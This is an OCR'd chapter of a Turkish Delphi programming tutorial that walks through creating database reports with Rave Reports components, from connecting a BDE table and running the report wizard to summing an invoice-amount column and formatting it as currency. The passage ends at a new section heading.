
BÖLÜM 10
RAVE KONTROLLERİ İLE RAPOR DOSYASI OLUŞTURMAK

Rave Kontrollerini Kullanarak Rapor Oluşturmak:

Daha önceki bölümlerde "QuickRep" kontrollerini kullanarak rapor oluşturmayı göstermiştik. Bu bölümde Yeni versiyonla gelen (hakikaten çok kuvvetli olduğunu söyleyebilirim) ve büyük olasılıkla "QuickRep" kontrollerinin pabucunu dama atacak bir yapı ile ilgileneceğiz.


Rave kontrolleri ile çok kolay ve estetik raporlar oluşturmanız mümkün. Bilhassa wizard yönü çok güçlü, neredeyse hiç kod kullanmadan her türlü rapor çıktısı alabilmekteyiz. Aşağıdaki adımları izleyerek "Rave" kontrolleriyle rapor dosyaları oluşturabilirsiniz.

- Birinci adımda formunuzun üzerine yazdıracağınız tablo bilgilerine ulaşmak için "BDE" yaprağında bulunan "**Table**" (diğer kaynaklarıda kullanabilirsiniz) kontrolünü sürükleyin. "DataBaseName" (gazi) ve "Table Name" (servis) özelliklerine tablonuza ait bilgileri girin.
- İkinci adımda formunuza "Rave" yaprağında yer alan "**RvDataSetConnection**" kontrolünü sürükleyin (bu kontrol rapor ile tablo arasındaki bağlantıyı sağlayacak). Bu kontrole ait "**DataSet**" özelliğine table nesnenizi aktarın (yazdırılacak kayıtlar belirlendi).
- Üçüncü adımda "**Tools->Rave Designer**" seçeneklerini seçerek raporun tasarımını oluşturacağınız aşağıdaki pencereyi açtırın.




- Rapor dosyasına ait tasarımı bu ekranda oluşturacağız (yine bir çoğunu kendisi yapacak).

❖ “Rave Report 5.0” penceresi açıkken “File-New DataObject” menü adımlarını izleyerek aşağıdaki pencerenin açılmasını sağlayın.




❖ “Data Connections” penceresi içerisinde “Direct Data View” seçeneğini seçerek “Next” düğmesine tıklayın. Aşağıdaki pencere açılacaktır.




❖ Bu pencere tablo kayıtlarını gösteren “**RvDataConnection**” nesnelerini (forma alınan) listeleyecektir. Siz ilgili olan (birden fazlada olabilirdi) “RvDataConnection” seçeneğini seçerek “Finish” düğmesine tıklayın.
❖ “Finish” düğmesine tıkladıktan sonra “Rave Reports 5.0” penceresine tekrar döneceksiniz.
❖ Bu pencerenin sağ tarafında yer alan “RaveProject” bölümüne dikkat edin. Alt adımlarında yer alan “**DataView Dictionary**” seçeneğine tıklayarak “**DataView1**” sekmesini de açtırın.

❖ Yapmış olduğunuz bağlantı sonucunda tablonuzda yer alan tüm sütun başlıkları bu pencerede listelenecektir.



❖ Şümdi "Tools->Report Wizard->Simple Table" menü adımları izleyerek aşağıdaki pencereyi açtırın.




❖ "Simple Table" penceresi bağlantı kuracağınız tablo kayıtlarını belirlemenizi sağlayacak olan ekrandır. Birden fazla "Table" ile bağlantı sağlayabileceğiniz için bu pencerede ki "**DataView**" seçenekleri fazla olabilir.


❖ Kayıtlarınızın gösterildiği "**DataView**" seçeneğini seçerek "Next" düğmesine tıklayın.

❖ Aşağıdaki pencere açılacaktır. Bu pencereden raporunuzda göstermek istediğiniz sütunların isimlerini seçmenizi isteyecektir. "All" düğmesine

tıklayarak tamamını veya teker teker sütun isimlerine tıklayarak dilediğiniz sütunları raporunuzda gösterebilirsiniz.




❖ "Next" düğmesine tıklayarak bir sonraki adıma geçin. Aşağıdaki pencere açılacaktır. Bu pencereden sütunlarınızın rapor üzerindeki yerlerini ayarlayabilirsiniz.




❖ Pencerenin üst kısmında yer alan ok tüşlarıyla sütun başlıklarınızı yukarı veya aşağı doğru hareket ettirebilirsiniz. "Next" düğmesine tıklayarak bir sonraki aşamaya geçiniz.

❖ Aşağıdaki pencere açılacaktır. Bu pencereden Raporunuzun başlığı ile sayfa kenar boşluklarını ayarlayabilirsiniz.



❖ "Next" düğmesine basarak bir sonraki adıma geçin. Aşağıdaki pencere açılacaktır. Bu pencereden raporunuza ait bölümler için biçim ayarlarını yapabilirsiniz (Her bölüm için farklı olabilir).



❖ "Başlık" ayarlarını "Title Font" kısmından sütun etiket isimlerini "Caption Font" kısmından ve kayıtlarınızla ilgili font ayarlarını "Body

Font" kısmından yaparak "Generate" düğmesine tıklayın. Rapor tasarımınız "Rave Reports" penceresinde oluşacaktır.

- Son adım olarak oluşturduğunuz bu raporu "File->Save" menülerini izleyerek kaydedin. Bu dosyalar "rav" uzantılı olarak saklanacaktır (Oluşturduğunuz bu dosyayı projenizin bulunduğu klasörün içerisine kaydederseniz,programınızı diğer bilgisayarlara yüklediğiniz zaman oluşabilecek problemlerin bir çoğunu halletmiş olacaksınız).


Programdan Rapor Dosyalarına Ulaşmak:

Delphi uygulamalarından oluşturmuş olduğunuz "rav" uzantılı rapor dosyasına ulaşmak için "Rave" yaprağında yer alan "**RvProject**" kontrolüne ait "**Execute**" methodundan faydalanmalısınız. Aşağıda bu adımlar sırasıyla anlatılmaktadır.

- Birinci adımda formunuza bir adet "Rave" yaprağında yer alan "**RvProject**" kontrolü yerleştirin.
- İkinci adımda bu kontrole ait "**ProjectFile**" özelliğine tıklayarak daha önce kaydetmiş olduğunuz "**rav**" uzantılı dosyayı bulun.
- Son adım olarak aşağıdaki kod satırını formunuza eklemiş olduğunuz button kontrolünün "**OnClick**" yordamına ekleyiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
//Yazdır Penceresini Aç
begin
  RvProject1.Execute;
end;
```

Şimdi uygulamanızı çalıştırın. Button kontrolüne tıklarsanız "Yazdırma işlemini yaptıracak olan aşağıdaki "Output Options" penceresi açılacaktır.




"Output Options" penceresinde "Print" i işaretleyip "OK" basarsanız raporunuz yazıcıya gönderilecektir. Şayet baskı önizleme ekranına ulaşmak isterseniz, o zaman "Preview" seçeneğini seçerek "OK" buttonuna tıklayınız. Ekran görüntünüz aşağıdaki şekilde gerçekleşecektir.


Sütun Değerleri İle Hesap Yapmak:

Yukarıda oluşturduğumuz rapora ait sayısal sütun değerleriyle matematiksel hesaplar yapabilirsiniz. Aşağıda bu husus adım adım izah edilmektedir.

- Birinci adımda raporunuza "Report" yaprağında yer alan "BandComponent" kontrolünden bir adet yerleştirin. "Band1" ismiyle raporunuza dahil olacaktır.
- Mous ile bu bandı seçip özellikler penceresinden "BandStyle" özelliğine tıklayın aşağıdaki pencere açılacaktır.



- "Band Style Editor" penceresinde "Body Footer" CheckBox" ını işaretleyerek "OK" düğmesine basınız.
- Bu adımda "Report" yaprağında yer alan "**Calc Text Component**" kontrolünden bir adet bu bandın üzerine çizin.
- "Calc Text Component" kontrolüne ait özellikler penceresinden "**DataView**" özelliğine "DataView1" kontrolünü, "**DataField**" özelliğine de "FATURATUTARI" sütununu aktarın.
- Son olarak "Calc Text Component" kontrolüne ait "**Controller**" özelliğine "DataView1DataBand" değerini aktarın. Son özellik hangi banda ait olduğunu belirlemek için ayarlandı.
- Artık uygulamanızı çalıştırabilirsiniz. Button kontrolüne tıkladığınız zaman oluşacak rapor görüntünüz aşağıda verilmiştir.




Görüldüğü gibi "FATURATUTARI" sütununa ait hücre değerleri toplanıp eklemiş olduğumuz yeni bileşende kullanıcıya gösterilmiştir.

Hesaplanan Sütunlara Ait Biçimlendirme İşlemleri:

Yukarıdaki raporda dikkat etiyseniz parasal bir hesap işlemi yaptırıldı, fakat sonuç hiç anlaşılır değil. Bu yüzden şimdi gerçekleştireceğimiz yöntemle bu değeri parasal formatta yazdıracağız.

- Birinci adımda "Standart" yaprakta yer alan bir adet "**Text Component**" kontrolünü toplam aldırılan kontrolün soluna yerleştirerek "**Text**" özelliğine "Toplam Fatura Tutarı" içeriğini aktarın (etiket görüntüsü için yapıldı).
- İkinci adımda "**Calc Text Component"** kontrolünü seçip "DisplayFormat" özelliğine **"###,###,### TL**" içeriğini aktarın. Kontrolünüzün içeriği parasal formata dönüşecektir.
- Yapmış olduğunuz tüm değişikliklerden sonra, "File->Save" komutunu verip değişikliklerin "rav" uzantılı dosyanıza yansımasını sağlayınız. Aksi takdirde sonuçlar istediğiniz gibi oluşmayacaktır.

Programı çalıştırıp "Yazdır" düğmesine tıklarsanız rapor görüntünüz aşağıdaki şekilde, parasal değerlerin formatlanmış halde oluştuğu bir görüntü halini alacaktır.



"Calc Text Component" Kontrolü ile Yapılabilecek Diğer Hesaplamalar:

